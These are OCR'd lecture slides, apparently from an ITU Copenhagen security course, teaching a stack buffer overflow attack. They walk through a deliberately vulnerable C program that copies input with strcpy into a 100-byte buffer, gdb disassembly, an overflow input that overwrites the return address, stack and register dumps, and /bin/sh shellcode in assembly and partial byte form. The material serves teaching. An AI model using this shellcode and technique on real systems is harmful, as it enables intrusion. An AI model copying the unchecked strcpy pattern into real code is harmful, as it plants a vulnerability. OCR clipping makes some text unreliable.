
uffer Overflow Attack

Stack, Anatomy

```c
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
   func(argv[1]);
   return 0;
}
```




```
coen@kali:/tmp/coen$ ./buf Mathilda
```

ITU CPH


ffer Overflow Attack


tack, Anatomy

```c
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
   func(argv[1]);
   return 0;
}
```






```
coen@kali:/tmp/coen$ ./buf Mathilda
```

ITU CPH


ffer Overflow Attack


tack, Anatomy

```c
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
   func(argv[1]);
   return 0;
}
```






```
coen@kali:/tmp/coen$ ./buf Mathilda
Welcome Mathilda
```

ITU CPH

uffer Overflow Attack

Smashie smashie!

ITU CPH

uffer Overflow Attack

Stack, Anatomy


nction call allocates a stack frame.


- parameters, return address, function-local variables (e.g. array buffer)

ecursive call? Push a new stack frame. (cool)

ta written into allocated buffer during function ecution written **bottom-up**

- otherwise you could overwrite **text**!





ITU CPH

uffer Overflow Attack

Stack, Anatomy


nction call allocates a stack frame.


- parameters, return address,
  function-local variables (e.g. array buffer)

ecursive call? Push a new stack frame. (cool)

ta written into allocated buffer during function
ecution written **bottom-up**

- otherwise you could overwrite **text**!





spoiler

ITU CPH

ffer Overflow Attack

tack, Anatomy


nction call allocates a stack frame.


- parameters, return address,
  function-local variables (e.g. array buffer)

ecursive call? Push a new stack frame. (cool)

ta written into allocated buffer during function
ecution written **bottom-up**

- otherwise you could overwrite **text**!





ITU CPH

uffer Overflow Attack

Stack, Anatomy


nction call allocates a stack frame.


- parameters, return address,
  function-local variables (e.g. array buffer)

ecursive call? Push a new stack frame. (cool)

ta written into allocated buffer during function ecution written **bottom-up**

- otherwise you could overwrite **text**!





ITU CPH

ffer Overflow Attack

tack, Anatomy

nction call allocates a stack frame.


- parameters, return address, function-local variables (e.g. array buffer)


ecursive call? Push a new stack frame. (cool)

ta written into allocated buffer during function ecution written **bottom-up**

- otherwise you could overwrite **text**!

aft the return address to jump to code e put elsewhere in the stack!





ITU CPH

ffer Overflow Attack

tack, Anatomy

nction call allocates a stack frame.


- parameters, return address, function-local variables (e.g. array buffer)

ecursive call? Push a new stack frame. (cool)

ta written into allocated buffer during function ecution written **bottom-up**

- otherwise you could overwrite **text**!

aft the return address to jump to code e put elsewhere in the stack!



ITU CPH

ffer Overflow Attack

tack, Anatomy

nction call allocates a stack frame.


- parameters, return address, function-local variables (e.g. array buffer)


ecursive call? Push a new stack frame. (cool)

ta written into allocated buffer during function ecution written **bottom-up**

- otherwise you could overwrite **text**!

aft the return address to jump to code e put elsewhere in the stack!





ITU CPH

uffer Overflow Attack

ITU CPH

uffer Overflow Attack

tep 1: Analyze the binary.

```
b) list
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

```
(gdb) disas func
Dump of assembler code for function func:
   0x0804841b <+0>:     push   %ebp
   0x0804841c <+1>:     mov    %esp,%ebp
   0x0804841e <+3>:     sub    $0x64,%esp
   0x08048421 <+6>:     pushl  0x8(%ebp)
   0x08048424 <+9>:     lea    -0x64(%ebp),%eax
   0x08048427 <+12>:    push   %eax
   0x08048428 <+13>:    call   0x80482f0 <strcpy@plt>
   0x0804842d <+18>:    add    $0x8,%esp
   0x08048430 <+21>:    lea    -0x64(%ebp),%eax
   0x08048433 <+24>:    push   %eax
   0x08048434 <+25>:    push   $0x80484e0
   0x08048439 <+30>:    call   0x80482e0 <printf@plt>
   0x0804843e <+35>:    add    $0x8,%esp
   0x08048441 <+38>:    nop
   0x08048442 <+39>:    leave
   0x08048443 <+40>:    ret
End of assembler dump.
```

ITU CPH

uffer Overflow Attack

Step 1: Analyze the binary.

```
b) list
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

```
(gdb) disas func
Dump of assembler code for function func:
   0x0804841b <+0>:     push   %ebp
   0x0804841c <+1>:     mov    %esp,%ebp
   0x0804841e <+3>:     sub    $0x64,%esp
   0x08048421 <+6>:     pushl  0x8(%ebp)
   0x08048424 <+9>:     lea    -0x64(%ebp),%eax
   0x08048427 <+12>:    push   %eax
   0x08048428 <+13>:    call   0x80482f0 <strcpy@plt>
   0x0804842d <+18>:    add    $0x8,%esp
   0x08048430 <+21>:    lea    -0x64(%ebp),%eax
   0x08048433 <+24>:    push   %eax
   0x08048434 <+25>:    push   $0x80484e0
   0x08048439 <+30>:    call   0x80482e0 <printf@plt>
   0x0804843e <+35>:    add    $0x8,%esp
   0x08048441 <+38>:    nop
   0x08048442 <+39>:    leave
   0x08048443 <+40>:    ret
End of assembler dump.
```

allocate 100

ITU CPH

uffer Overflow Attack

Step 2: Overflow the Buffer

```
n $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
 program: /tmp/coen/buf $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB

received signal SIGSEGV, Segmentation fault.
43 in ?? ()
```

egmentation fault: The OS is telling us that the process tried to ccess something outside of itself (thus, the OS killed it).

ow could that happen? Aha! We have overwritten the function **return pointer**! vith ‘C’; 0x43)

he program is vulnerable. Let’s craft an attack.

ITU CPH

ffer Overflow Attack

tep 3: Inspect the Stack

west address

```
(gdb) x/100x $sp-200
0xbffffcfc:     0xbffffd78      0xb7fff000      0x0804820c      0x080481ec
0xbffffd0c:     0x02724b00      0xb7fffa74      0xb7dfe804      0xb7e3b98b
0xbffffd1c:     0x00000000      0x00000002      0xb7fb2000      0xbffffdbc
0xbffffd2c:     0xb7e43266      0xb7fb2d60      0x080484e0      0xbffffd54
0xbffffd3c:     0xb7e43240      0xbffffd58      0xb7fff918      0xb7e43245
0xbffffd4c:     0x0804843e      0x080484e0      0xbffffd58      0x41414141
0xbffffd5c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffd6c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffd7c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffd8c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffd9c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffdac:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffdbc:     0x42424242      0x43434343      0xbfffff00      0x00000000
0xbffffdcc:     0xb7e10456      0x00000002      0xbffffe64      0xbffffe70
0xbffffddc:     0x00000000      0x00000000      0x00000000      0xb7fb2000
0xbffffdec:     0xb7fffc04      0xb7fff000      0x00000000      0x00000002
0xbffffdfc:     0xb7fb2000      0x00000000      0xc06ef26b      0xfd9d7e7b
0xbffffe0c:     0x00000000      0x00000000      0x00000000      0x00000002
0xbffffe1c:     0x08048320      0x00000000      0xb7ff0340      0xb7e10369
0xbffffe2c:     0xb7fff000      0x00000002      0x08048320      0x00000000
0xbffffe3c:     0x08048341      0x08048444      0x00000002      0xbffffe64
0xbffffe4c:     0x08048460      0x080484c0      0xb7feae20      0xbffffe5c
0xbffffe5c:     0xb7fff918      0x00000002      0xbfffff44      0xbfffff52
0xbffffe6c:     0x00000000      0xbfffffbf      0xbfffffcb      0xbfffffd7
0xbffffe7c:     0xbfffffe5      0x00000000      0x00000020      0xb7fd9da4
```

ghest address

ITU CPH

uffer Overflow Attack

Step 4: Inspect the Registers

holds address of next instruction

that's our 'C' (hah!)

```
(gdb) info registers
eax            0x75       117
ecx            0x75       117
edx            0xb7fb3870         -1208272784
ebx            0x0        0
esp            0xbffffdc4         0xbffffdc4
ebp            0x42424242         0x42424242
esi            0x2        2
edi            0xb7fb2000         -1208279040
eip            0x43434343         0x43434343
eflags         0x10282    [ SF IF RF ]
cs             0x73       115
ss             0x7b       123
ds             0x7b       123
es             0x7b       123
fs             0x0        0
gs             0x33       51
```

ITU CPH

uffer Overflow Attack

Step 5: Craft Payload

Assembly code that gives us a shell.

```
coen@kali:/tmp/coen$ objdump -d -M intel shellcode.o

shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   89 e2                   mov    edx,esp
  12:   53                      push   ebx
  13:   89 e1                   mov    ecx,esp
  15:   b0 0b                   mov    al,0xb
  17:   cd 80                   int    0x80
```

byte-form:


```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\x
```

ITU CPH

uffer Overflow Attack

